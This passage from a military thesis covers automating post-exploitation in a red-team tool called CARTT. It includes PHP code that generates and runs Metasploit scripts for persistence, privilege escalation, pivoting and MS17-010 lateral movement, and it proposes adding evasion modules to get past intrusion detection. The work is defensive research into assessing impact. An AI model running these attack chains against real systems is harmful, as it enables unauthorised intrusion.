*post/multi/manage/autoroute* module is then executed to set up a route between the CARTT server and the Network-B IP address on Workstation-A. Once the static route is established, the *auxiliary/scanner/portscan/tcp* module is executed on Network-B to enumerate port status and the Workstation-B IP address. The *exploit/windows/smb/ms17_010_psexec* module is executed on Workstation-B to gain access and create another Meterpreter session. Then the *post/windows/gather/cartt_discovery* module is executed with the option *set SESSION 2* to perform discovery on the newly found Workstation-B.

```

$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');
$script =

//Initial Access Exploit to obtain Meterpreter session on
workstation A

"$exploit\n
set RHOST workstation A IP address\n
set ExitOnSession false\n
exploit -z\n

//Use CARTT Discovery Module to identify workstation A network B IP
//address

use post/windows/gather/carrrt_discovery\n
set SESSION 1\n
exploit -z\n

//Attempt auto route between CARTT and workstation A network B IP
address

use post/multi/manage/autoroute\n
set SESSION 1\n
set NETMASK\n
exploit -z\n

//Conduct portscan of network B

use auxiliary/scanner/portscan/tcp\n
set RHOST workstation A, network B IP address/NETMASK\n
set PORTS 1-1000\n
set THREADS 50\n
exploit -z\n

//Exploit to obtain Meterpreter session on workstation B

$exploit\n
set RHOST workstation B, IP address\n
set ExitOnSession false\n
exploit -z\n

//Attempt discovery on workstation B
use post/windows/gather/cartt_discovery\n
set SESSION 2\n
exploit -z\n
exit-y\n"

fwrite($fd_rc, $script);
fclose($fd_rc);
$cmd = "msfconsole -q -r user_data/exploit_$user.rc";
exec($cmd);

```

Figure 25. Lateral Movement Resource Script

The script can only be executed if the CARTT Operator has the IP addresses for both networks and workstations as well as port status information. This information can be discovered using a series of steps as follows:

1. The Workstation-A, Network-B IP address is discovered through the CARTT discovery module.
2. A static route is created between Network-B and the CARTT server.
3. A port scan is completed to identify the Workstation-B IP address.

To complete the steps outlined, the CARTT Operator must navigate through the updated CARTT GUI workflow that prompts them CARTT Operator for the required inputs to execute the post-exploitation action of lateral movement. The prompts for the required inputs were discussed in detail in Chapter IV.B.2.

6. Test All Actions

The test all actions resource script conducts all post-exploitation actions, as shown in Figure 26. The initial access exploit is executed first to obtain a Meterpreter session. Then the *exploit/windows/local/persistence_service* module is configured with the option *set SESSION 1* and is executed to perform the post-exploitation action of persistence. Then the *post/windows/escalate/getsystem* module is configured with the option *set SESSION 1* and is executed to perform the post-exploitation action of privilege escalation. Then the *post/windows/gather/cartt_discovery* module is configured with the option *set SESSION 1* and is executed. The *post/multi/manage/autoroute* module is then executed to set up a static route between the CARTT server and the Network-B IP address on Workstation-A. Once the static route is established, the *auxiliary/scanner/portscan/tcp* module is executed on Network-B to enumerate port status and the Workstation-B IP address. The *exploit/windows/smb/ms17_010_psexec* module is executed on Workstation-B to gain access and create another Meterpreter session. Then the *post/windows/gather/cartt_discovery* module is executed with the option *set SESSION 2* to perform discovery on the newly found Workstation-B.

```

$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');
$script =

//Initial Access Exploit to obtain Meterpreter session on
workstation A

"$exploit\n
set RHOST workstation A IP address\n
set ExitOnSession false\n
exploit -z\n

//Use persistence module
use exploit/windows/local/persistence_service\n
set SESSION 1\n
exploit -z\n

//Attempt privilege escalation
use exploit/windows/escalate/getsystem\n
set SESSION 1\n
exploit -z\n

//Use CARTT Discovery Module to identify workstation A network B IP
//address

use post/windows/gather/carrrt_discovery\n
set SESSION 1\n
exploit -z\n

//Attempt auto route between CARTT and workstation A network B IP
address

use post/multi/manage/autoroute\n
set SESSION 1\n
set NETMASK\n
exploit -z\n

//Conduct portscan of network B

use auxiliary/scanner/portscan/tcp\n
set RHOST workstation A, network B IP address/NETMASK\n
set PORTS 1-1000\n
set THREADS 50\n
exploit -z\n

//Exploit to obtain Meterpreter session on workstation B

$exploit\n
set RHOST workstation B, IP address\n
set ExitOnSession false\n
exploit -z\n

//Attempt discovery on workstation B
use post/windows/gather/cartt_discovery\n
set SESSION 2\n
exploit -z\n
exit-y\n"

fwrite($fd_rc, $script);
fclose($fd_rc);
$cmd = "msfconsole -q -r user_data/exploit_$user.rc";
exec($cmd);

```

Figure 26. Test All Actions Resource Script

There are two CARTT GUI workflows to support the execution of post-exploitation actions. The first CARTT GUI workflow is comprised of discovery, persistence, and privilege escalation. Information gathered from the *post/windows/gather/cartt_discovery* module is required by the CARTT Operator prior to conducting lateral movement, which follows the second CARTT GUI workflow. The next section will discuss the different CARTT GUI workflows and menu implementation to support post-exploitation actions.

D. CARTT GUI

This section discusses how the CARTT GUI post-exploitation workflow and menus were created for post-exploitation actions.

1. Post-Exploitation Menu

The new CARTT *Post-Exploitation* menu, shown in Figure 27, takes inspiration from the *Operator Main Menu* developed in a 2021 NPS thesis by Goumandakoye, shown in Figure 28 [40]. Each post-exploitation menu option directs the CARTT Operator to a different webpage based on a PHP script that runs the menu. The webpage will prompt the Operator for a set of inputs to progress through a series of webpages that will eventually lead to the results of the post-exploitation action. The inputs are captured by the PHP POST method that stores the information in a PHP SESSION variable used across post-exploitation webpages [52].




Figure 27. CARTT Post-Exploitation page




Figure 28. CARTT Operator Main Menu

2. Post-Exploitation Action Workflow

The CARTT post-exploitation actions of discovery, persistence, and privilege escalation follow a common workflow to arrive at providing results to the CARTT Operator, as shown in Figure 29. Each box represents a different PHP webpage. Each webpage validates CARTT Operator input and will either provide feedback or validate input prior to transition to the next webpage. The CARTT Operator must provide the required input to receive the results of the post-exploitation action. From the **CARTT Operator Main Menu**, the CARTT Operator will click **Begin Target Post-Exploit**. This will direct them CARTT Operator to the **CARTT Post-Exploitation** page (see Figure 27). The CARTT Operator will then click one of the post-exploitation actions of discovery, persistence, or privilege escalation, which directs them to the **Configure Initial Access Exploit** page to provide the **Vulnerability**, **Module**, and **Local Host IP Address**. Upon submission, the action is completed, and **Results** are displayed to the CARTT Operator (see Figure 16).




Figure 29. Post-Exploitation workflow

The lateral movement and test all actions post-exploitation actions require two additional webpages to gather the required input to complete the post-exploitation actions, as shown in Figure 30. If lateral movement is selected, the *Initial Access Exploit Results* will contain the results from executing the *post/windows/gather/cartt_discovery* module. If test all actions is selected, the *Initial Access Exploit Results* will also include the results of persistence and privilege escalation actions. The CARTT Operator will use the *post/windows/gather/cartt_discovery* module results to provide the Workstation-A, Network-B IP address as well as the subnet mask. The CARTT Operator will then be presented the *Route and Host Discovery Results* and will be prompted to input the Workstation-B IP address. Upon submission the Operator will be presented with the *Results*.




Figure 30. Lateral Movement and Test All Actions workflow

E. CHAPTER SUMMARY

The chapter covered the implementation of CARTT post-exploitation. It included a detailed explanation of resource scripting, workflow, and the required communications to implement each post-exploitation action.

The next chapter discusses the conclusions of this thesis and future work to extend it.

THIS PAGE INTENTIONALLY LEFT BLANK

V. CONCLUSIONS AND FUTURE WORK

A. SUMMARY

The goal of this thesis was to extend CARTT capabilities by modeling and implementing automated post-exploitation cyber actions. This work leveraged the existing architecture of the CARTT server, which is composed of MSF, GVM, and a PHP server. The post-exploitation capability relied heavily on the PHP server and MSF interoperability and communication.

In this work, we demonstrated how post-exploitation actions can be performed through a cyber scenario. This research demonstrated how an initial access exploit can be leveraged to automate the post-exploitation actions of discovery, persistence, privilege escalation, and lateral movement. To demonstrate the post-exploitation capability, CARTT requires a user to login as a CARTT Operator and provide inputs to complete the selected post-exploitation action.

This new capability gives the DOD a tool for impact analysis at a reduced cost, made possible using open-source software rather than costly proprietary tools. Impact analysis using the impact-based post-exploitation taxonomy discussed in Chapter II.B.4 can help organizations identify and triage patch implementation to reduce the attack surface on their systems. The resulting reduction in attack surface frees scarce red team and penetration testing resources to be used more efficiently throughout the DOD.

B. CONCLUSIONS

CARTT uses MSF resource scripting coupled with PHP interoperability to automate post-exploitation actions. This capability provides the CARTT Operator valuable information beyond initial access exploitation. CARTT also provides organizations with the capability to conduct self-assessment when higher-level cyberspace analysis resources are not available. Using CARTT, an organization can determine how the potential impact of post-exploitation is leveraged to identify risk. Identified risk coupled with tailored security controls could reduce future impacts to the organization. Once organizations

understand both external and internal impacts, they can harden their systems to increase their cybersecurity posture.

1. Primary Question

How can the CARTT Client/Server architecture be expanded to support automated post-exploitation?

CARTT capability has been expanded to provide post-exploitation cyber actions by adding appropriate MSF modules to Metasploit resource scripts that performed discovery, persistence, privilege escalation, and lateral movement. We demonstrated the success of these post-exploitation actions through a scenario using the CARTT GUI, as discussed in Chapter IV.B.1.

2. Secondary Questions

What post-exploitation actions can be automated?

All 14 post-exploitation actions defined by the MITRE ATT&CK framework could potentially be automated. Only discovery, persistence, privilege escalation, and lateral movement were automated for this research, since they serve as the foundation for follow-on actions in the other ten post-exploitation actions.

What post-exploitation actions are the most important for OCO?

The most important post-exploitation actions for OCO are discovery, persistence, privilege escalation, and lateral movement, all of which were implemented in this work. Without these foundational actions, other cyberspace post-exploitation actions like cyberspace attack, command and control, and exfiltration would not be possible. Cyberspace attack and command and control require, at a minimum, the actions of discovery to ensure that the proper system is being targeted, and persistence to maintain access to the target.

Exfiltration requires discovery to ensure that the proper system is being targeted, and persistence to maintain access to the target. As well, it will also require privilege escalation to use privileged user services like file transfer protocol for data movement. If

the data to exfiltrate must traverse multiple networks, lateral movement will be required to establish the exfiltration path.

C. FUTURE WORK

1. Obfuscation, Stealth, and Non-Attribution

The MITRE ATT&CK framework is meant to emulate “documented threat behavior” [23]. To make CARTT an effective self-assessment tool, it should be able to model obfuscation, stealth, and non-attribution to better emulate threat behavior. In the CARTT scenario discussed in Chapter IV.B.2, the workstations were not hardened. Most real-world target organizations will have a security posture where host and network intrusion and prevention devices are implemented behind firewalls or within a DMZ. If CARTT was utilized against a hardened network, it would be easily flagged and denied access since it uses well-fingerprinted Metasploit characteristics that can be fed into a system that relies on Snort rulesets to thwart CARTT’s capability [53]. Metasploit has various evasion modules that aid in obfuscation, stealth, non-attribution to circumvent Snort systems, firewalls, and intrusion prevention systems [54]. Automating use of these evasion modules in the CARTT framework will increase its capability and usefulness against real world systems.

2. Automate Initial Access Exploitation

CARTT requires the Operator to not only identify a high-priority vulnerability, but also an applicable exploit module to achieve initial access onto a target. If the CARTT Operator is not familiar with specific target vulnerabilities, such as those identified by a CVE, it may take hours of research for them to pair a vulnerability with an exploit module to achieve initial access. A CARTT extension could automate a brute force test to craft initial access exploits or apply the ANEX framework discussed in Chapter II.C.1, which only tests an initial access exploit if it meets a user-defined threshold. Automating initial access would allow the CARTT Operator to triage which initial access exploits can be tested to conduct follow-on post-exploitation actions for impact analysis.

3. Improve Reporting

CARTT reporting requires the CARTT Operator to manually parse through MSF output to provide the required inputs for both initial access and post-exploitation actions. This output may be difficult to comprehend for a non-user of MSF. A potential improvement is to create a parser, which highlights important information that is required input to facilitate the CARTT workflow. CARTT also does not provide a comprehensive report at the end of testing a cyber action. A potential improvement could be for it to provide a comprehensive report that maps successful initial access exploits to the outcomes of post-exploitation actions. This improvement would not only help the CARTT Operator identify which initial access exploits resulted in post-exploitation actions, but would also help triage which exploits should have priority patching based on their impact.

4. Improve CARTT User Feedback

CARTT provides pre- and post-cyber action feedback but does not offer in-process feedback to its user. This is most prevalent when creating a new scan, and while attempting post-exploitation lateral movement port scanning. When creating a new scan or a port scan, this process may take 15-20 minutes to complete, depending on the size of the IP address space or port range. It would be beneficial to have tangible user feedback during these scans to improve the user experience. Feedback could include an estimated time to completion, as well as a status bar depicting the current percent completion. These user feedback mechanisms would help the CARTT Operator plan and utilize CARTT more effectively.

LIST OF REFERENCES

- [1] C4ISRNET, “Pentagon seeks \$11.2 billion for cyber in FY23 budget request,” Mar. 28, 2022 [Online]. Available: <https://www.c4isrnet.com/cyber/2022/03/28/pentagon-seeks-112-billion-for-cyber-in-fy23-budget-request/>
- [2] C4ISRNET, “Cyber Mission Force could continue growing, says commander,” Apr. 08, 2022 [Online]. Available: <https://www.c4isrnet.com/cyber/2022/04/08/cyber-mission-force-could-continue-growing-says-commander/>
- [3] P. Edwards, “Cyber automated red team tool,” M. S. thesis, Dept. of Comp. Sci., NPS, Monterey, CA, USA, 2019 [Online]. Available: https://calhoun.nps.edu/bitstream/handle/10945/64145/19Dec_Edwards_Preston.pdf
- [4] I. Campbell, “Microsoft attributes new SolarWinds attack to a Chinese hacker group,” The Verge, July 14, 2021 [Online]. Available: <https://www.theverge.com/2021/7/14/22577471/microsoft-solarwinds-hack-zero-day-serv-u>
- [5] R. Gallagher, “Russian hackers continue with attacks despite Biden warning,” Bloomberg Cybersecurity, July 30, 2021 [Online]. Available: <https://www.bloomberg.com/news/articles/2021-07-30/russian-hackers-continue-with-attacks-despite-biden-warning>
- [6] K. Lyons, “Hackers backed by Russian government reportedly breached US government agencies,” The Verge, December 13, 2020 [Online]. Available: <https://www.theverge.com/2020/12/13/22173035/hackers-russia-breached-us-government-agencies-email-cozy-bear>
- [7] K. Underwood, “U.S. Cyber Command saw ‘unique’ challenges in 2020,” March 25, 2021 [Online]. Available: <https://www.afcea.org/content/us-cyber-command-saw-unique-challenges-2020>
- [8] B. Williams, “CYBERCOM seeks ‘hunt forward’ funding boost,” Breaking Defense, June 16, 2021 [Online]. Available: <https://breakingdefense.com/2021/06/cybercom-seeks-hunt-forward-funding-boost/>
- [9] “Command vision for us cyber command: achieve and maintain cyberspace superiority,” May 2018 [Online]. Available: <https://www.cybercom.mil/Portals/56/Documents/USCYBERCOM%20Vision%20April%202018.pdf>

- [10] VMWare, “Cyber espionage,” August 20, 2021 [Online]. Available: <https://www.vmware.com/topics/glossary/content/cyber-espionage>
- [11] Joint Chiefs of Staff, “Joint publication 3-12 cyberspace operations,” June 8, 2018 [Online]. Available: https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp3_12.pdf
- [12] J. A. Berrios, “A client/server model for automated red teaming,” M. S. thesis, Dept. of Comp. Sci., NPS, Monterey, CA, USA, 2020 [Online]. Available: https://calhoun.nps.edu/bitstream/handle/10945/66584/20Dec_Berrios_Joseph.pdf
- [13] J. Plot, “Red Team in a Box (RTIB): Developing automated tools to identify, assess, and expose cybersecurity vulnerabilities in department of the Navy systems,” M. S. thesis, Dept. of Comp. Sci., NPS, Monterey, CA, USA, 2019 [Online]. Available: https://calhoun.nps.edu/bitstream/handle/10945/62832/19Jun_Plot_Joseph.pdf
- [14] Cisco, “What is network access control?”, Accessed August 1, 2021 [Online]. Available: <https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html>
- [15] S. Rose, B. Oliver, M. Stu, and S. Connelly, “NIST special publication 800-207 zero trust architecture,” August 2020 [Online]. Available: <https://csrc.nist.gov/publications/detail/sp/800-207/final>
- [16] Department of Defense, “Department of Defense (DOD) zero trust reference architecture,” Accessed January 1, 2022 [Online]. Available: [https://dodcio.defense.gov/Portals/0/Documents/Library/\(U\)ZT_RA_v1.1\(U\)_Mar21.pdf](https://dodcio.defense.gov/Portals/0/Documents/Library/(U)ZT_RA_v1.1(U)_Mar21.pdf)
- [17] MITRE, “ATT&CK matrix for enterprise,” Accessed July 31, 2021 [Online]. Available: <https://attack.mitre.org/>
- [18] Offensive Security, “About the Metasploit meterpreter,” Accessed August 14, 2021 [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
- [19] M. Mocanu, “Management of cyber-espionage intrusions,” European Integration Realities and Perspectives, June 30, 2021 [Online]. Available: <https://dp.univ-danubius.ro/index.php/EIRP/article/view/172/168>
- [20] Awesome Open Source, “The top 21 exploitation framework open source projects,” Accessed July 31, 2021 [Online]. Available: <https://awesomeopensource.com/projects/exploitation-framework>
- [21] PTES, “Penetration testing execution standard,” Accessed July 14, 2021 [Online]. Available: http://www.pentest-standard.org/index.php/Main_Page

- [22] PTES, “PTES technical guidelines,” Accessed May 5, 2021 [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
- [23] B. Strom, “The philosophy of ATT&CK,” Accessed June 24, 2018. [Online]. Available: <https://medium.com/mitre-attack/the-philosophy-of-att-ck-9e8f81aba119>
- [24] Joint Chiefs of Staff, “Manual joint risk analysis,” Accessed February 17, 2021 [Online]. Available: <https://www.jcs.mil/Portals/36/Documents/Library/Manuals/CJCSM%203105.01.pdf?ver=2019>
- [25] “National vulnerability database,” NIST, Accessed November 14, 2021 [Online]. Available: <https://nvd.nist.gov/vuln-metrics/cvss>
- [26] “Common vulnerability scoring system version 3.1: user guide,” First Improving Security Together, Accessed November 14, 2021 [Online]. Available: <https://www.first.org/cvss/user-guide>
- [27] First, “Common vulnerability scoring system version 3.1: specification document,” First Improving Security Together, Accessed July 31, 2021 [Online]. Available: <https://www.first.org/cvss/specification-document>
- [28] J. Barnett, “New cybersecurity tools sought for Navy’s VRAM program,” FEDSCOOP, June 5, 2020 [Online]. Available: <https://www.fedscoop.com/navy-cybersecurity-vram-cots/>
- [29] “Vulnerability remediation asset manager 2.0: VRAM quick start guide,” Space and Naval Warfare Systems Center, September 21, 2017.
- [30] FireEye, “M-trends 2021,” Accessed August 15, 2021 [Online]. Available: <https://content.fireeye.com/m-trends/rpt-m-trends-2021>
- [31] “Federal information processing standards publication standards for security categorization of federal information systems,” Accessed August 15, 2021 [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/fips/nist.fips.199.pdf>
- [32] Chairman Joint Chiefs of Staff, “6510.01b: cyber incident handling program,” Accessed January 17, 2021 [Online]. Available: <https://www.jcs.mil/Portals/36/Documents/Library/Manuals/m651001.pdf?ver=2016-02-05-175710-897>
- [33] J. Schab, “Tackling DOD cyber red team deficiencies through systems engineering,” SANS Institute, Bethesda, MD, USA, January 5, 2021 [Online]. Available: <https://sansorg.egnyte.com/dl/Bx3K1e25qH/>

- [34] J. Booz, “Towards scalable automated vulnerability scanning & exploitation,” M.S. Thesis, Dept. of Info. Sci., Carnegie Mellon University, USA, April 2020 [Online]. Available: https://kilthub.cmu.edu/articles/thesis/Towards_Scalable_Automated_Vulnerability_Scanning_Exploitation/12728360/1?file=24095777
- [35] E. Dazet, “ANEX: automated network exploitation through penetration testing,” M.S. Thesis, Dept of Comp. Sci., California Polytechnic State University, San Luis Obispo, USA, June 2016 [Online]. Available: <https://digitalcommons.calpoly.edu/cgi/viewcontent.cgi?referer=https://www.google.com/&httpsredir=1&article=2724&context=theses#:~:text=We%20present%20Automated%20Network%20Exploitation,network%20to%20a%20target%20machine>
- [36] R. Maeda, and M. Mamoru, “Automating post-exploitation with deep reinforcement learning,” *Comp. & Sec.*, vol.100, pp. 1-13, January 10, 2020 [Online]. Available: <https://doi.org/10.1016/j.cose.2020.102108>
- [37] “CALDERA documentation,” Accessed April 5, 2021 [Online]. Available: <https://caldera.readthedocs.io/en/latest/>
- [38] T. Nelson, and K. Houssain, “Open source powershell-written post exploitation frameworks used by cyber espionage groups,” Proceedings of the International Conference on Information and Computer Technologies, March 2020 [Online]. Available: <https://www.researchgate.net/publication/341400302>
- [39] Google Cloud, “MLOps: continuous delivery and automation pipelines in machine learning,” Accessed April 17, 2021 [Online]. Available: <https://cloud.google.com/architecture/mlops-continuous-delivery-and-automation-pipelines-in-machine-learning>
- [40] O. M. Gomandakoye, “An expanded graphical user interface for web-based cyber automated red teaming tool (CARTT),” M. S. thesis, Dept. of Comp. Sci., NPS, Monterey, CA, USA, 2021 [Online]. Available: https://calhoun.nps.edu/bitstream/handle/10945/68326/21Sep_Goumandakoye_Ousmane.pdf
- [41] Greenbone, “Security feed: The daily vulnerability update.” Accessed May 5, 2021 [Online]. Available: <https://www.greenbone.net/en/security-feed/>
- [42] NIST, “Computer security resource center,” Accessed July 5, 2021 [Online]. Available: https://csrc.nist.gov/glossary/term/privileged_user
- [43] Microsoft, “Ipconfig.” March 3, 2021 [Online]. Available: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig>

- [44] Offensive Security, “Privilege escalation,” Accessed January 11, 2022 [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>
- [45] Offensive Security, “Fun with incognito,” Accessed April 19, 2021 [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/fun-incognito/>
- [46] S. Rashed, M. Zaman, and F. Tanjila, “Study of race condition: a privilege escalation vulnerability.” *Systems, Cybernetics, and Informatics* 16, no. 1 (2018): 22–26 [Online]. Available: <http://www.iiisci.org/journal/PDV/sci/pdfs/SA025BU17.pdf>
- [47] R. Chandel, “Multiple ways to persistence on Windows 10 with Metasploit,” January 26, 2020 [Online]. Available: <https://www.hackingarticles.in/multiple-ways-to-persistence-on-windows-10-with-metasploit/>
- [48] InfosecMatter, “MS17-010 eternal romance, eternal synergy, eternal champion SMB remote Windows code execution – Metasploit,” Accessed June 18, 2021 [Online]. Available: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/smb/ms17_010_psexec
- [49] Metasploit Unleashed, “Scanner discovery auxiliary modules,” Accessed February 20, 2021 [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/scanner-discovery-auxiliary-modules/>
- [50] Rapid 7, “Resource scripts,” Accessed January 15, 2021 [Online]. Available: <https://docs.rapid7.com/metasploit/resource-scripts/>
- [51] Rapid7, “Meterpreter HTTP/HTTPS communication,” Accessed April 28, 2021 [Online]. Available: <https://www.rapid7.com/blog/post/2011/06/29/meterpreter-httphttps-communication/>
- [52] J. Chan, *Learn PHP in One Day and Learn It Well*. Hedge End, Hampshire, UK: LCF Publishing, 2020.
- [53] Snort, “Snort.” Accessed January 4, 2021 [Online]. Available: <https://www.snort.org/>
- [54] N. Jaswal, *Mastering Metasploit*, 3rd ed. Packt. Accessed April 5, 2021 [Online]. Available: <https://ebookcentral.proquest.com/lib/ebook-nps/detail.action?docID=5419743>

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California